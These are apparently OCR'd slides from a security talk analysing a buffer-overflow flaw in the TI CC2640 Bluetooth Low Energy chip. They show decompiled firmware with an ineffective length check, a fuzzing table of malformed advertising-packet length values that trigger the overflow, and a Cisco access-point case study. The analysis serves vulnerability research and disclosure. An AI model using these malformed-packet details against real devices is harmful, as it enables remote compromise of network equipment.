
*Figure 2.5: Advertising channel PDU Header*

| Length (8 bits) |
|---|


# TI CC2640 Architecture



# TI CC2640 Architecture




# TI CC2640 Architecture




# CC2640 (lack of) Security






NO DEP
(NX-BIT)



NO ASLR




NO MEMORY
MANAGMENT


# CC2640 Memory Corruption



```
void llGetAdvChanPDU(uint8 *pduType, uint8 *isTxAddress,
                     uint8 *advAddr, uint8 *dataLen,
                     uint8 *advData, int8 *rssi)
{
 dataEntry_t *dataEntry;
 uint8 pktLength;
 uint8 *pktData;
 ...
 dataEntry = RFHAL_GetNextDataEntry(scanParam.pRxQ);
 ...
 pktLength = dataEntry.data[1];
 pktData = &(dataEntry.data[2]); //Skip the 2 byte header
 *dataLen = pktLength - 6;
```

Main core

# CC2640 Memory Corruption




```
void llGetAdvChanPDU(uint8 *pduType, uint8 *isTxAddress,
                     uint8 *advAddr, uint8 *dataLen,
                     uint8 *advData, int8 *rssi)
{
 dataEntry_t *dataEntry;
 uint8 pktLength;
 uint8 *pktData;
 ...
 dataEntry = RFHAL_GetNextDataEntry(scanParam.pRxQ);
 ...
 pktLength = dataEntry.data[1];
 pktData = &(dataEntry.data[2]); //Skip the 2 byte header
 *dataLen = pktLength - 6;
```

Main core


# CC2640 Memory Corruption



```
if ((signed int)*dataLen >= 32) // Check for bad size
  halAssertHandler();
```

Main core

# CC2640 Memory Corruption



```
                halAssertHandler
70 47           BX      LR
                ; End of function halAssertHandler
```

```
if ((signed int)*dataLen >= 32) // Check for bad size
  halAssertHandler();
```

Main core

# CC2640 Memory Corruption



```
// Copy address from packet
for (i = 0; i < 6; ++i)
{
  *advAddr++ = *pktData++;
}
...
// Parse packet header, convert packet type to pduType
   enum
...
// Copy the rest of the packet
for (i = 0; i < (unsigned int)*dataLen; ++i)
{
  *advData++ = *pktData++;
}
...
}
```

Main core

# Lets try and crash it



| RFU | Length | Actual payload size | Crash? |
|---|---|---|---|
| 11 | 111111 (255) | 255 |  |

# Lets try and crash it



| RFU | Length | Actual payload size | Crash? |
|---|---|---|---|
| 11 | 111111 (255) | 255 |  |
| 00 | 000001 (1) | 1 |  |

# Lets try and crash it



| RFU | Length | Actual payload size | Crash? |
|---|---|---|---|
| 11 | 111111 (255) | 255 |  |
| 00 | 000001 (1) | 1 |  |
| 00 | 111111 (63) | 63 |  |

# Lets try and crash it



| RFU | Length | Actual payload size | Crash? |
|---|---|---|---|
| 11 | 111111 (255) | 255 |  |
| 00 | 000001 (1) | 1 |  |
| 00 | 111111 (63) | 63 |  |
| 00 | 100101 (37) | 37 |  |

# Lets try and crash it




| RFU | Length | Actual payload size | Crash? |
|---|---|---|---|
| 11 | 111111 (255) | 255 |  |
| 00 | 000001 (1) | 1 |  |
| 00 | 111111 (63) | 63 |  |
| 00 | 100101 (37) | 37 |  |
| 10 | 100101 (165) | **37** |  |

# CC2640 - RTFM



*"If StrictLenFilter is 1, only length fields compliant with the Bluetooth low energy specification are considered valid. For an ADV_DIRECT_IND, valid means a length field of 12, and for other ADV*_IND messages valid means a length field in the range from 6 to 37."*



# Packet Length: Main Core vs Radio Core



```
void llGetAdvChanPDU(...)
{
 dataEntry_t *dataEntry;
 uint8 pktLength;
 uint8 *pktData;
 ...
 dataEntry = RFHAL_GetNextDataEntry(RxQ);
 ...
 pktLength = dataEntry.data[1];
```

Main core


```
signed int parse_and_validate_packet_header(...)
{
 int packet_len;
 int pduType;
 ...
 // Radio waits for syncword
 ...
 pkt_first_word = RF_read_word();
 ...
 pduType = pkt_first_word & 0xF;


 // advLenMask == 0x3F (0b00111111)
 // maxAdvPktLen == 0x25 (37)
 packet_len = ((uint8)pkt_first_word & advLenMask);
 ...
 if ( packet_len_extracted > maxAdvPktLen )
     return -1; // Failed
}
```

Radio core

# Case Study





CISCO AP1815W




JTAG Header


# CC2640 Memory Corruption







```
void llGetAdvChanPDU(...)
{
 dataEntry_t *dataEntry;
 uint8 pktLength;
 uint8 *pktData;
 ...
 // Copy the rest of the packet
 for (i = 0; i < (unsigned int)*dataLen; ++i)
 {
   *advData++ = *pktData++;
 }
 ...
}
```

# What is being overwritten?



# What is being overwritten?



